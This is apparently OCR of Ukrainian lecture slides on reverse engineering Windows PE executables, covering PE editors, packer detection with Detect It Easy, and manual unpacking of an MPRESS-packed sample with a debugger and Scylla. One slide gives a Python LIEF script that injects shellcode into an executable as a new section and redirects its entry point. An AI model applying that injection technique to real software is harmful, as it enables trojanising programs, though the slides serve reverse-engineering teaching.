
Приклад: NTCore Explorer Suite



Приклад: Resource Hacker



Приклад: PE Tools




Приклад: інжектування шеллкоду з LIEF

Додамо запуск calc у lock.exe (sc.bin шеллкод win-exec-calc-shellcode.bin з https://github.com/peterferrie/win-exec-calc-shellcode):

```
#!/usr/bin/env python3
import lief

pe = lief.parse('lock.exe')
s = lief.PE.Section('.kitty')
s.content = list(open('sc.bin', 'rb').read())
sk = pe.add_section(s, lief.PE.SECTION_TYPES.TEXT)
pe.optional_header.addressof_entrypoint = sk.
    virtual_address
b = lief.PE.Builder(pe)
b.build()
b.write('kitty.exe')
```

Визначення відомих пакувальників виконуваних файлів

Detect It Easy – https://github.com/horsicq/Detect-It-Easy



Розпаковка виконуваних файлів

Аналіз систем упаковки/захисту на рівні виконуваного файлу:

- Пошук оригінальної точки входу (OEP);
- Відновлення секцій коду та даних (дамп пам'яті);
- Відновлення імпорту;
- Відновлення заголовку PE, оптимізація.


Інструменти:

- Пошук OEP (налагоджувач, Quick Unpack, GUnPacker, ...)
- Дамп пам'яті та відновлення заголовку (Scylla, PE Tools, LordPE, OllyDump, ...)
- Відновлення імпорту (Scylla, ImpRec, ...)
- Оптимізація та редагування PE (PE Tools, LordPE, ...)


Автоматична розпаковка – https://exelab.ru/download.php?action=list&n=NDU=

Приклад: lock64.exe + MPRESS 2.19, OEP

Hardware breakpoint на виконання адреси з стеку:



Приклад: lock64.exe + MPRESS 2.19, Scylla



Plugins / Scylla:


- Дамп пам'яті
- Відновлення імпорту
- Відновлення заголовку

Приклад: lock64.exe + MPRESS 2.19, результати

